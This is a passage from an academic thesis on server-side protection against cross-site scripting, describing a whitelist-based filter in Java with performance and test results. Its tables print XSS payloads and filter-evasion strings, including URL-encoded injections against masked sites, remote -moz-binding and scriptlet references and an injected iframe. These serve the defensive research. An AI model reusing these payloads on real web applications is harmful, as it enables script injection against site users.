| | D-moz-binding%3Aurl%28http%3A%2F%2Fha.ckers.org%2Fxssmoz.xml%23xss%29+&S%3Asbcn=&S%3Asbsn=ALL&S%3Asbfr=30&S%3Asbsbmt=Search&cbsid=fa120e683b24470a9976bd14e5936ce9-212245906-WF-2&cid=US&lr=cbscmag&IPath=ILK&excrit=QID%3DA3849780031904%3Bst%3DA%3Buse%3DALL%3BrawWords%3D | |

Note: Script tag based attack covers encoded form of Script tag attack also.

The values generated out of the log files of the implemented solution are given in Table 12. The results of 3 masked web sites are presented as case studies, which have unique vulnerabilities. Attack vectors found, application parameter set for the application, and action carried out for the vulnerable input are also given in table 12. It can be noted that the HEX value of the ASCII character is prefixed with the "%" character indicating that it is an encoded attack.

Table 12: Implementation results

| Sr. no | Home page of the application | Vulnerable web page input | Attack Vectors and Vulnerabilities found in the input | Action carried out |
|---|---|---|---|---|
| 1 | Banking web application | http://www.sampleSite.com/state.cgi?section=generic&update=&cookiecheck=yes&question_box=%22style=%22-moz- | **Attack Vectors:** html element attack, character encoding attack, | Reject the input after 20 chars and hence |

| | | | | |
|---|---|---|---|---|
| | | binding:url('http://ha.ckers.org/xssmoz.xml%23xss')%22style=%22xx:expression(alert('XSS')%29&url=search/&ui_mode=question | event handler attack<br><br>**Vulnerable tags/Scripts:** Binding:URL, style, expression | the script did not execute, also redirect to error page |
| 2 | Finance news letter | http://www.sampleSite.at/netautor/napro4/appl/na_professional/parse.php?mlay_id=20000&mdoc_id=5000963&xmlval_ID_DOC%5b0%5d=1067662&xmlval_ID_KEY%5b0%5d=1069&xmlval_DW_HEADER%5b0%5d=popupmail&xmlval_SENDER_NAME%5B0%5D=aa%22%3E%3Ciframe%20src=http://66.102.7.147%20style=width:500px;height:500px;top:0%3E | **Attack Vectors:** html element attack, character encoding attack, event handler attack.<br>**Vulnerable tags/Scripts:** Iframe, src, http://, width, height, top | Encode the input and redirect. |
| 3 | Social networking site. | http://www.sample.ac.uk/virtualmuseum/pictures_db3.php?fieldsearch=%3Cmarquee%3Etext%3C/marquee%3E&searchbut=Go&showpics=1&resultsperpage=9&vorder=Itemname&selectedfield=all&fieldoperator=CONTAINS&allqueries=&ki | **Attack Vectors:** html element attack, event handler attack, character encoding attack<br><br>**Vulnerable** | Encode the input and redirect to error page. |

| | | | | |
|---|---|---|---|---|
| | | ngdom=&mt=not&sign=%3Ex<br>%3D&viewnumber=0&desc=<br>DESC&startat=0&info=hide | **tags/Scripts:**<br><br>onMouseOver,<br>alert,<br>style, binding:<br>url. | |

In the above examples the sites are masked to not to reveal the identity of the original site names.

## 4.9 Conclusion

The web applications are facing severe threats and the available methods do not provide required solution for protecting the sites. The proposed server side solution approach meets in the needs to protect the variegated web sites from XSS attacks. The proposed method was applied on real life web applications.

The results are highly encouraging and the proposed solution approach was found to be a very effective for securing the web pages from XSS attacks. The proposed solution also addresses the variegated nature of web applications. The factor analysis based decision tree developed for the proposed solution has the following advantages.

Advantages of Factor analysis based Decision trees:

Every day the technology changes. New technology like AJAX is evolving, browser versions are getting released, new html tags and JavaScript functions are introduced. Only attack vector needs to be modified for new threats with object implementations, and thus maintainability of this solution is made easier.

- The configuration of attack vectors, object maps and application level parameters are all one time configurations for the application.

- There is a complete separation between web application and the security implementation. Therefore, the functionality of the web application can be added, modified, or removed without modifying the security layer.

This solution is vulnerable to zero-day attacks. The prescribed solution is more appropriate where the web pages are the only source of input for the web application. In addition, if the web page contents are changed more frequently, this solution can be applied. It has been recommended to use this solution for non-financial applications as the solution is vulnerable to zero-day attacks, but the false positives generated out of this research is less compared to other solutions proposed, hence it would help to increase the customer base for the web application like social networking site, free mail service etc.

The solution approach developed was published in the Proceedings of the Multi Symposiums on Computer and Computational Sciences 2007(IMSCCS07), published by IEEE Computer Society in IEEE Digital Library, Iowa, USA and the intrusion system developed based on this approach is published in ENVISION - 2007, All India Council for Technical Education (AICTE) sponsored National Conference on Advance Data Computing, Communications & Security, Gujarat [237,238] .

# Chapter 5

# Behavior-based anomaly detection on the server side to reduce the effectiveness of Cross Site Scripting vulnerabilities

## 5.1 Introduction

Authentication, identification, and authorization pose challenge during application development. In spite of achieving maximum security regarding these tasks, a XSS attack can still be successful, because it allows a user to bypass traditional safeguards. Stealing the client cookies or any other sensitive information, which can identify the client with the web site, is one the objectives of XSS attacks. With the token of the legitimate user at hand, the attacker can act as the user in his/her interaction with the site – specifically impersonate the user.

Cross Site Scripting could potentially impact any site that allows user to enter data. This vulnerability is commonly seen on search engines that echo the search keyword that was entered. This scenario allows users to post their own messages. JavaScript, VBScript, ActiveX, HTML, or Flash is introduced by attackers into a vulnerable application to fool a user in order to gather data from them. Due to the vulnerabilities that exist on the server side, account hijacking, changing of user settings, cookie theft/poisoning, or false advertising is possible. New malicious ways are being found every day for XSS attacks.

Network layer security mechanisms do not offer protection to web application against application level attacks since they are launched on port 80 that remains open. Attacks through application layer on business-critical web applications are the most serious IT security threats that the web based applications faces today. Firewalls, SSL and locked-

down servers are futile against application level hacking. The following picture depicts how SSL or firewall fails to protect the application from XSS vulnerabilities.




Figure 15: SSL or firewalls fails to protect web application

The solution proposed in this Chapter is applicable to the following scenarios:

1. High Performance or response time for HTTP requests.
2. The security mechanisms should not demand a change in the web pages when a threat is introduced.
3. New web pages should be added with no additional development for security.

4. The solution should protect the application from zero-day attacks.

In the below section we describe zero-day attack and in further sections we describe the solution applicable for the above described scenarios.

## 5.2 Zero-day Attack

Whenever new security vulnerability is identified, the developer develops a patch for the vulnerability, which is tested and implemented. The time between the discovery of the vulnerability and the implementation of the patch is called the vulnerability window. Hackers typically use this vulnerability window to maximize their profit, which is called as a zero-day attack. To secure the system, the fixes or patches from the original software vendors or signatures that identify the threats are distributed to be implemented in the system. Research data show zero-day exploits are increasing from 2006 as it takes few days for the patch to be implemented to fix the vulnerability.

Many of the web applications like Orkut, Yahoo etc, allows user to enter tags to attract more customers to their web applications. Primarily revenue is the mail objective for allowing the tags though the risk involved by allowing the tags in web application is high. There are many erver side solution approach and client side solution approach are currently available to curb XSS attacks. The client side solution approach relies fully on the user configuration and when a new vulnerability is introduced, the new solution for the vulnerability installed at the central server cannot protect the client immediately till the automatic download takes place to have the security mechanism in client place.

Owing to the above short-coming, this work focuses on server side solution. The currently available server side solutions also have certain limitations. Efforts to curb XSS threats through various solution provided by researchers earlier have been futile as tags are allowed in web application and due to zero-day attacks.

The proposed new behavior based anomaly solution overcomes the above difficulties with the following features.

- Configurable white listed tags, its attributes and object implementation procedure for anomaly detection at the server side, and hence the existing web pages need not be modified for new threats.
- Whenever a new web page is introduced there is no need to modify the web page, since the security mechanism is separated from page level implementation and is placed at the top most layer of the web application.
- Security administrators need not know the entry points of individual web pages as there is a clear demarcation between the web application and security mechanisms implemented in this approach.

This research takes advantage of behavior based anomaly detection on the server side to secure the web application. Any deviation from the allowed tags and attributes for the web application is flagged as a potential attack [133-137]. This is referred as a positive security model [138,139] because it seeks only to identify all "known good" behavior and assumes that everything else is bad. Behavior anomaly detection has the potential to detect attacks of all kind, including "unknown" attacks on any web application [140-146].

Zero-days attacks are handled by this approach as it checks only for positive behavior [147-151]. All the applications built on signature based approach is vulnerable to zero-day attacks as it takes time to release a patch once the vulnerability is detected. Recent research surveys show that there is an increase in the zero-day attacks since 2006 [152,153]. This demands an efficient approach on the server side, and the authors have implemented the approach using XML in Java and tested for its effectiveness on a banking application on the server side. The methodology is found to be promising when compared to the earlier approaches.

## 5.3 Proposed solution Procedure

### 5.3.1 Solution Procedure and the model developed

In the literature, a model that denies all transactions by default, but uses rules to allow only those transactions that are known to be safe is defined as a positive security model [148]. In negative security model all transactions are allowed by default. Only those transactions that contain attacks are rejected [149,150]. In signature based system, which is based on negative security model, the security mechanism needs to address all the threats used by the hackers, which requires extensive knowledge on the XSS threats. The processing time of the server increases for every new threat introduced, since the input should be matched with the larger number of signatures as the XSS attack surface is very high. Positive security model is handled by our research to reduce the processing time. Analyzer, parser, verifier and white listed tag cluster form part of the proposed solution. This section describes the functionality of each component and the interactions between them.

#### 5.3.1.1 Analyzer

When the HTTP request is received, the analyzer is called to initiate the actions. The first condition checked by the analyzer is the existence of special characters. This is because the script functions can only be executed when it is embedded using the tags and special characters. For example '<', '>', '%', '&', '\\', '&#' are few of the special characters used to embed JavaScript functions in the tags.

Output is passed to the parser, if special characters exist in the input, or else the request is forwarded to the web application. Following two main methods are used in the analyzer class.

CheckSpecialChars (str) - It checks whether there are any special characters exist in the input.

ProcessUserStatus () - This method receives the status from the parser, which in turn gets the status from verifier and redirects the user based on the status.

#### 5.3.1.2 Parser

When the parser is called by the analyzer to process the input, parser breaks the input into multiple tokens, as tags, attributes, and stores it as an element in a vector object. The input is then passed to the verifier component, which is described below to assess the vulnerability. The following methods form the main part of parser class.

- setInput () - This method sets the input data.
- isDataMalacious (vInput) –vInput is the vector object created by the parser component and it invokes verifier component to receive the processed status from the verifier class. For instance if <img src=http://www.sample.com/image1.gif> is provided as an input then the vector element would contain the value as img, src=http://www.sample.com/image1.gif.

#### 5.3.1.3 Verifier

Verifier checks the provided input for its vulnerability by executing the rules using the tag cluster defined in section 5.3.1.4. If either the tag or the tag's attribute is not in the white listed tag cluster, then it is concluded as tainted. The following two methods assess the vulnerability.

- Verifier () - Constructor which sets the input data as vector.
- detectMalicious () - This method access the white listed cluster mentioned in table 14. This checks whether all the tags present in the input and its respective attributes are in the white listed cluster that are present in the XML mentioned in table 14. It returns the Boolean value based on whether the assessed input is malicious or not.

#### 5.3.1.4 Tag Cluster

Tag cluster is used by the verifier component described above. Cluster is a term defined by the authors in this context refers to the tags, attributes and its corresponding data type. With this, the clusters are categorized as follows:

*White listed cluster:* The allowed tags and the allowed attributes of those tags are categorized as white listed cluster that are permitted in the web application.

*Black Listed Cluster:* The tags that make the application vulnerable for XSS attacks are categorized in this cluster. These are used to formulate the problem of negative security model. The following is an example of black listed tag:

<Script>alert (‘XSS’) </Script >

This approach uses only the white listed cluster to reduce the processing time as the black listed cluster tags and the attack surface of XSS is very high. This approach compares the provided input with the white listed cluster. The following defined rule is used to identify the vulnerability by the verifier component.

#### 5.3.1.5 Rules for vulnerability identification

The following definitions are made to define the tags with respect to the group of tag clusters described in section 5.3.1.4. Further the definitions are used to form the rules to identify the vulnerability.

Let I= $\{I_1, I_2, I_3 \ldots I_n\}$ be a finite set of tags in the input.

Let W = $\{W_1, W_2, W_3 \ldots W_m\}$ be the finite set of white listed tags.

$\{MS_1, MS_2, MS_3 \ldots MS_k\}$ be the corresponding set of security classes for the tag Wi to identify the attribute or the value of the tag content to determine whether the input provided is malicious. Few tags that are included in this cluster need to be checked for vulnerability in the value of attributes. For instance in the below stated example, IMG is the tag and SRC is its attribute. The value of the attribute is javascript:alert(‘XSS’).

*<IMG SRC= “javascript:alert('XSS');”>*

It is clear from the above example that IMG SRC attribute is not pointing to an image, but a JavaScript function. Hence, the SRC attribute should be checked for the value it contains to identify the vulnerability.

In the above stated example under white listed cluster, a class is associated with the tag IMG to check the content of the source attribute. If it is not the type of the image like .jpg or .gif or .bmp etc, then the input is identified as tainted. In problem formation, the authors use the following rules to conclude whether the input is tainted or not.

Rules to conclude an input as untainted input is defined as follows:

*Ii is untainted, only if it is a subset of {* $W_1$*,* $W_2$*,* $W_3$*... Wm} where* $I_i$ *is the tag in the input and if security classes identify the attribute's value as untainted.*

Rules to conclude an input as tainted input is defined as follows:

*If Ii is not a subset of Wi then it is concluded as tainted.*

*If Ii is a part of white listed tags and if security classes identify the attribute's value as malicious, then the input is concluded as tainted.*

Once the process execution is complete by the verifier, the status is returned to the parser class. It can either be 'Yes' or 'No' depending up on the vulnerability detected in the input. Parser class passes the status to analyzer class. Based on the status, analyzer either redirects the request to error page or to the web page.

Let us take an example to explain the rules. If <Font> <Img> tag is included in the input, then the $I_n$ = {Font, Img} where n = 2. If we are comparing with the white listed XML of 55 elements then, the white listed cluster is defined as W = {Font, Style, Span …. Tr}where n=55.

The corresponding security classes for the white listed cluster are {ImgChekc, BGSoundCheck…..}.

As the mapped security classes is not mandatory for all white listed tags as each tag in the white listed cluster need not be checked for its value of the attribute for its vulnerability. Because there are few tags, using which the malicious content cannot be injected. For instance Font is a tag that cannot execute a script and hence the security classes will always be lesser compared to number of white listed XML tags as all tags need not be validated with the security classes.

As can be seen in the above example number of mapped classes = 2, number of white listed cluster XML element =55 and the number of tags in the input is 2. In the above example if font and img are included in the white listed cluster, but Img is associated with ImgCheck class. Hence to check the attribute's value of the Img tag, the ImgCheck class is called to verify whether the image points to .jpg or .gif or a script.

Hence $MS_n$<Wm and there is no one to one mapping of the tags in white listed tags and the security classes.

Figure 16 describes the flow of the system. The execution sequence is numbered in the above diagram for better understanding of the process. Analyzer checks for the special character existence in the input and if it exists then it forwards the request to the parser. The parser splits input to tokens and sends it to the verifier. The verifier accesses the white listed cluster and checks for its vulnerability. If there is no vulnerability detected then the verifier returns the status to parser. The parser then returns the status to analyzer. Based on the status returned, analyzer either redirects the request to the error page or forwards the request to the web application as depicted in Figure 16.

The solution procedure is explained in Figure 16.




Figure 16: Flow of input through the components

Dashed line in the above figure indicates the return status path.

## 5.4 Implementation

### 5.4.1 Technical details of implementation

The proposed solution is implemented in JSP/Servlets using JBoss server. The following

entries are made in struts framework's web.xml file to redirect the HTTP requests to the class analyzer. Analyzer is the class where the special character analysis of the input is implemented.

### 5.4.2 Server Side Configuration

Table 13: Server side configuration of Behavior based anomaly detection.

```
<filter>
    <filter-name>struts-Analyzer</filter-name>
<filter-class>org.apache.struts2.dispatcher.Analyzer
</filter-class>
</filter>
<filter-mapping>
    <filter-name>struts- Analyzer </filter-name>
    <url-pattern>*.do</url-pattern>
</filter-mapping>
```

### 5.4.3 Development details

The following is the snippet of code used in analyzer to diagnose the input for special characters:

```
public static final String REGEX = "(<[a-zA-Z][^<>]*>)|( <>]*>)";
private static final Pattern HTML_PATTERN = Pattern.compile(REGEX);
```

As could be seen in the above snippet, regular expression is used for diagnosis of special characters and if special characters are found, it is passed on to the parser. For implementation purposes, the StringTokenizer class in Java is used in the parser class, which is described in section 5.3.1.4. Parser class calls the verifier class in a loop as there

could be other nested tags within the input. The following is an example for the nested input:

<scr<b><untainted input>ipt>

For every opening special character '<', the corresponding closing special character is considered as end of the tag and the tags are stored in a vector object by the parser. In our example, though the first special character '<' exists for scr tag, it is followed by the same special character for the tag <b> and hence the tag, <scr will not be considered in the first iteration. The vector object is sent to the verifier class to check the vulnerability and removed from the input for further processing. The tags that are sent in the first iteration are given below:

<b>

<untainted input>

In the next iteration, the input to the verifier class is <script>. The <Script> tag is identified as a vulnerable tag in white listed XML as it would not have <Script> in its cluster. Hence, the verifier stops processing, and returns 'yes' for vulnerability. Then this status is returned to the analyzer where the user is redirected to the error page.

#### 5.4.3.1 Sample cluster

Verifier class uses the following respective structure of XML described in table 14:

Table 14: Sample Structure of the Tag Clusters

| White listed cluster XML Structure |
| --- |
| <WhiteList><br><TagCluster><br><Tag><br><TagName>someTag</TagName><br><attributeName>attributeName</attributeName><br><attributeName>attributeName </attributeName> |

```
        <ClassName>someClassName</ClassName>
 </Tag>
 <Tag>
        <TagName>someTag</TagName>
        <attributeName>       attributeName</attributeName>
         <ClassName>someClassName</ClassName>
 </Tag>
</TagCluster>
</WhiteList>
```

#### 5.4.3.2 Excerpt of white listed XML tags

Excerpt of white listed XML structure is given in Table 15 with the corresponding object implementation class.

Table 15: Excerpt of white listed XML tags

```
<WhiteList>
<TagCluster>
 <Tag>
        <TagName>Font</TagName>
        <attributeName>       face</attributeName>
        <attributeName>size</attributeName>
         <ClassName>None</ClassName>
 </Tag>
 <Tag>
        <TagName>Img</TagName>
        <attributeName>src</attributeName>
         <ClassName>handleContent</ClassName>
 </Tag>
```

```
</TagCluster>
</WhiteList>
```

## 5.5 Evaluation of the approach

We have adopted two approaches to test our solution. First, the solution is applied on a banking web application and tested for its performance with and without the behavior based anomaly detection procedure.

### 5.5.1 Test data

Around 1500 lines of code have been developed and also 108 unique XSS test cases are created to test this approach. This approach is also tested with about 2200 vulnerable input data collected from various research sites and in the white hat hackers' site where the proof of code is provided for XSS vulnerability. The list of vulnerable web pages and the test cases are available for researchers and they can contact the authors through email to get the list. Out of 2200 XSS vulnerable web pages found, around 160 web sites are SSL protected banking applications.

### 5.5.2 Metric on Testing

The proposed solution has been tested with 6000 malicious inputs and 5000 non-vulnerable input with white listed tags. The average time has been taken for 10 cycles of execution of each approach and the results are presented in table 16. The average time is taken because there are minor variations found in the time of completion of each run as the execution depends on the operating system, and the other processes that run in the machine during the process of testing.

The performance has been observed by logging the time of the verifier process before it initiates the vulnerability assessment and after the status is received from the threads. The approach is tested in a Pentium 4, 256 MB RAM and 1.69GHz.machine.

Though the vulnerable input collected is around 2000, the authors increased the data by deriving the combinations of vulnerability for the remaining 4000 vulnerable input to test the performance speed of the proposed approach. The approach is also tested by a random generator program that picks the vulnerable and non vulnerable inputs from a file of about 5000 inputs for an average of 10 runs and the results are presented in Table 16.

Table 16: Before and after the security mechanisms are applied.

| | Vulnerable input processing time in mill seconds to process 6000 vulnerable inputs | Non vulnerable input processing time in milliseconds to process 5000 inputs | Random generator program test for 5000 inputs, represented in milliseconds with a mixture of vulnerable and non vulnerable inputs. |
|---|---|---|---|
| Security Mechanisms applied | 2100 | 549 | 850 |
| No Security Mechanisms applied | 2000 | 500 | 836 |

### 5.5.3 Performance details

It has been observed that there is an increase in the processing time to process a single vulnerable input request from 0.33 to 0.35 milliseconds after the implementation of the security mechanisms, which is 0.016 milliseconds increase per request, which is a very minor increase in the processing time. To process a non-vulnerable input, on an average the proposed system takes .008 milliseconds higher than the system with out the security mechanisms implemented. The authors perceive that the performance could be improved by stopping the verifier process once the vulnerability is detected. Also, the authors are

working towards reducing the processing time by using other parsers which could maximize the process utilization.

During the processing of testing it has been observed that more than 100 variants of XSS attacks exist and the approach is tested with the data collected from various research sites, white hat and black hat sites.

### 5.5.4 Test Results

The following are few of the test conditions tested in the input fields of the web page:

Table 17: Test Result excerpts

| Sr. number | Test Condition | Test Result |
|---|---|---|
| 1 | exp/*<XSS<br>STYLE='no\xss:noxss(“*//*”);<br><br>xss:ex/*XSS*//*/*<br>/pression(alert(“XSS”))'> | Test condition Passed |
| 2 | <STYLE>li {list-style-image:<br>url(“javascript:alert('XSS')<br>“);}</STYLE><UL><LI>XSS | Test condition Passed |
| 3 | <IMG<br>SRC='vbscript:msgbox(“XSS”)'<br>> | Test condition Passed |
| 4 | <LAYER<br>SRC=“http://ha.ckers.org/scr<br>iptlet.html”></LAYER> | Test condition Passed |
| 5 | <IMG<br>SRC=“livescript:[code]”> | Test condition Passed |
| 6 | <IMG SRC=“mocha:[code]”> | Test condition Passed |
| 7 | <OBJECT | Test condition Passed. |

| | | |
|---|---|---|
| | TYPE="text/x-scriptlet" DATA="http://ha.ckers.org/scriptlet.html"></OBJECT> | |
| 8 | <IMG SRC=javascript:alert('XSS')> | False negative, as the input is completely encoded. |

The values generated out of the log files of the implemented solution are given in Table 18. The results of 3 masked web sites are presented as case studies, which have unique vulnerabilities. It can be noted that the HEX value of the ASCII character is prefixed with the "%" character indicating that it is an encoded attack.

### 5.5.5 Implementation results

Table 18: Implementation results

| Sr. no | Home page of the application | Vulnerable web page input | Action carried out |
|---|---|---|---|
| 1 | Banking web application | http://www.samplebank.com/marketplace.html?method=Sort&s=&c=-1&subc=-1&keywords=%22%3E%3Cscript%3Ealert+%28%27xss%27%29%3C%2Fscript%3E&sortBy=popularity&i=10 | Reject the input and redirect the user to the error page |

| | | | |
|---|---|---|---|
| 2 | Finance news letter | http://www. sampleSite.at/netautor/napro4/appl /na_professional/parse.php?mlay_id=20000&mdoc_id=5000963&xmlval_ID_DOC%5b0%5d=1067662&xmlval_ID_KEY%5b0%5d=1069&xmlval_DW_HEADER%5b0%5d=popupmail&xmlval_SENDER_NAME%5B0%5D=aa%22%3E%3Ciframe%20src= http://66.102.7.147%20style=width:500px;height:500px;top:0%3E | Reject the input and redirect the user to the error page |
| 3 | Security Metrics. | https://www. sampleSite.com/eval_scan.adp?action=next&mc=1&email=they+might+wanna+scan+themself%22+onmouseover%3D%22alert%28%27XSS%27%29%22+style%3D%22-moz-binding%3Aurl%28%27http%3A%2F%2Fha.ckers.org%2Fxssmoz.xml%23xss%27%29%22&webser | Reject the input and redirect the user to the error page |

| | | | |
|---|---|---|---|
| | | ver=they+might+wanna+scan+themself%22+onmouseover%3D%22alert%28%27XSS%27%29%22+style%3D%22-moz-binding%3Aurl%28%27http%3A%2F%2Fha.ckers.org%2Fxssmoz.xml%23xss%27%29%22 | |

In the above examples the sites are masked not to reveal the identity of the original site names.

In our approach all encoded attacks are not addresses and hence, the 8$^{th}$ test case mentioned in table 18, lead to false negative, since the approach addresses basic encoding attacks. As of now, if the input is encoded it is rejected to avoid the threats to the system. The authors are working to provide an efficient solution to address encoding attacks also. As the solution relies on the white listed cluster, it requires careful configuration, else this approach could lead to more false positives.

## 5.6 Conclusion

New technologies like AJAX face severe threats due to the inherent vulnerability of the web applications. The proposed server side solution approach meets the need to protect the web applications with the perspective to improve the response time while addressing the XSS attacks. The proposed solution has produced highly encouraging results to protect the web pages from XSS attacks. The behavior based anomaly detection approach for prevention of XSS threats has the following advantages:

1. This approach allows tags to be entered in the web application and at the same time provide security for the web application.

2. Processing time is reduced by the usage of positive security model in the research. In the negative security model, the processing time of the server increases for every new threat introduced, since the input should be matched with the larger number of signatures as the XSS attack surface is very high. In the authors approach, the attack surface is minimized using the positive security model.
3. The solution provided is highly configurable unlike other solutions provided. White listed cluster is configurable which is described in section 5.3.1.4.
4. The solution is modularized, so there is a clear demarcation of functionality performed by each module, and hence functions can be added with least effort. This makes the security application maintainable.
5. Unlike earlier works, inclusion of solution in each and every page is not required. The solution stays on top of the web application and does not require changes in the web application.
6. Since this approach checks for only the knoWm or goodness of the input it not prone to zero-day attacks. Even if a new threat is introduced this approach would reject the input as the signature would not be knoWm in white listed cluster.
7. Addresses basic encoded attacks.

This approach needs update in the white listed cluster XML data, when a new tag needs to be permitted. As described earlier, the solution is applicable where high performance is the requirement for the application in addition to protecting the web applications from XSS vulnerabilities. This solution is applicable for financial and banking sites where the security mechanisms should be stringent with a good response time for the customer's request. The following solution, "thread based intrusion and detection system" is applicable to the web applications like social networking sites in which the application level intrusions need to be detected to protect the web applications and performance is not the main criteria but to provide service to the customers.

The solution approach developed was published in 3rd IEEE International Conference on Semantics, Knowledge, and Grid, to be published by IEEE Computer Society in IEEE

Xplore, China. The XSS Prevention system results based on this approach is published in the Research papers on advanced networking technologies and security issues, in Proceedings of AICTE Sponsored National Seminar on Advanced Networking, Technologies, and Security Issues (FISAT) conference Kerala, pp. 150-158, August 8$^{th}$ – 10$^{th}$ 2007 [240,241].

# Chapter 6

# Thread based Intrusion Detection and Prevention System for Cross site Vulnerabilities and Application Worms

## 6.1 Introduction

In the literature the worm is defined as infectious agents that replicate themselves and spread from system to system. Application worm is slightly different from the persistent XSS attack. It has the ability to replicate itself using the existing XSS vulnerability of the web application. It also has the ability to read the content of the web page and post the data without the knowledge of the genuine user.

The following are the sources of XSS attacks:

- Forms used to fill up data and submit to the web applications act as source of XSS attacks. When the data filled up in the forms are XSS vulnerable scripts, the scripts get executed when the forms present the data back to the user. For example, search engines echo the search keyword entered when the search engine cannot fetch the appropriate result, and if it is a vulnerable script, then the vulnerable script gets executed [154,155].
- Web message boards that allow users to post their oWm messages [156,157].

